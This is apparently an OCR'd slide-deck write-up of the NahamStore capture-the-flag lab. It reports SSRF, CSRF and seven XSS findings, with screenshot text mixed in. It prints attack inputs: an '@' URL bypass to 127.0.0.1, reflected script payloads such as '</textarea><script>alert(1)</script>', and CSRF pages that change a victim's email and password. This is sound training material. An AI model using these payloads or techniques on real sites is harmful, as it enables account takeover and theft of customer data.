
Bypassed URL validation and discovered internal hostnames.

### Hostname Confusion

Used `@` symbol to bypass basic URL validation (e.g., `http://stock.nahamstore.thm@127.0.0.1`).

### Internal Discovery

Probed internal hostnames, revealing `internal-api.nahamstore.thm`.




# SSRF: Data Extraction & Impact


Successfully retrieved sensitive customer data via the internal API.

### Targeted Endpoint

Accessed `/orders` endpoint on the internal API.

### Sensitive Data

Retrieved customer information, including masked payment card data.




This vulnerability is rated High due to potential for full network compromise and data breaches.

Made with GAMMA

# Cross-Site Request Forgery (CSRF)

Two high-severity CSRF vulnerabilities affecting state-changing endpoints.

## Severity

High: Allows attackers to trick logged-in users into unwanted actions.

## Root Cause

Missing or ineffective anti-CSRF tokens.

Made with GAMMA

# CSRF: Email Change Vulnerability

Discovered a bypass in the email change functionality's CSRF protection.

01

## Token Presence

Found a `csrf_protect` field in the POST request.

02

## Validation Bypass

Removing the token still allowed the email to update, confirming non-enforcement.

Made with GAMMA

# CSRF: Email Change PoC

Exploited the failed token validation to create a real attack scenario.

1


## Malicious Webpage

Created an HTML file to automatically submit an email change request.

2

## Attack Execution

Logged-in users visiting the page had their email changed to an attacker-controlled address.



# CSRF: Password Change Vulnerability

The password change function completely lacked Anti-CSRF protection.

## Immediate Vulnerability

No Anti-CSRF token was present, making it directly exploitable.

## Exploitation

A malicious webpage forced the victim to change their password to a known value.

Made with GAMMA

# CSRF: Critical Impact

This flaw is Critical, enabling immediate account takeover.

**1**

### Click

An attacker can change the victim's password with a single click.

**100%**


### Account Takeover

Locks the true owner out of their account, leading to full compromise.

# Cross-Site Scripting (XSS) — 7 Instances

**Definition:**

A type of security vulnerability that allows attackers to inject malicious client-side scripts into web pages viewed by other users.




1


### Marketing Site Error Parameter

Injection in error parameter reflected directly on the page.

2

### Search Query (q)

Malicious script embedded in search queries executed on results page.




3

### Return Info Textarea

Bypassed filters by closing </textarea> tag and injecting code.

4


### Reflected User-Agent Header

User-Agent string injected and reflected without proper encoding.

5

### Name Parameter in <title>

Injected scripts executed within the browser tab title, affecting display.




6


### 404 Error Page Path Input


The requested non-existent path was reflected, allowing XSS.

7


### Discount Input (Focus-Event)

Exploited a focus event handler to trigger script execution upon user interaction.


Marketing Manager - Active
Marketing Manager - Active
marketing.nahamstore.thm/?error=<script>alert("xss")</script>
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
Marketing Manager Campaigns
Active Campaigns
Campaign Name
Date Started
View
Pre Opening Interest
12/10/2020 18:23
Hoodie Giveaway
12/15/2020 10:16


NahamStore - Search Results
DOM Source of Selection
nahamstore.thm/search?q='%3Balert(1)%3B%2F%2F
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
NahamStore
Home
Returns
Login
Register
0 Items
Search Results For "';alert(1);//"
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
<!DOCTYPE html>
<html lang="en">
<body>

<script src="/js/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa" crossorigin="anonymous"></
</body>
Layout
Computed
Changes
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model


Applications Places System Tue 21 Oct, 13:55
AttackBox IP: 10.10.76.64
NahamStore - Returns — Mozilla Firefox
NahamStore - Returns
http://nahamstore.thm/retu
http://nahamstore.thm/retu
DOM Source of Selection
nahamstore.thm/returns/3?auth=eccbc87e4b5ce2fe28308fd9f2a7baf3
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...
NahamStore
Return Your Items
Invalid Order Number
Return Information
Order Number:
1
Return Reason:
Wrong Size
Return Information:
</textarea><script>alert(1)</script>
nahamstore.thm
1
OK

Item Added To Basket

# Sticker Pack


**Sticker Pack**
$15.00

Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%!

Discount Code

Add To basket | Check Stock

# Shopping Basket

| | Product | Cost |
|---|---|---|
| 🗑 | Sticker Pack | $15.00 |
| | Total | **$15.00** |

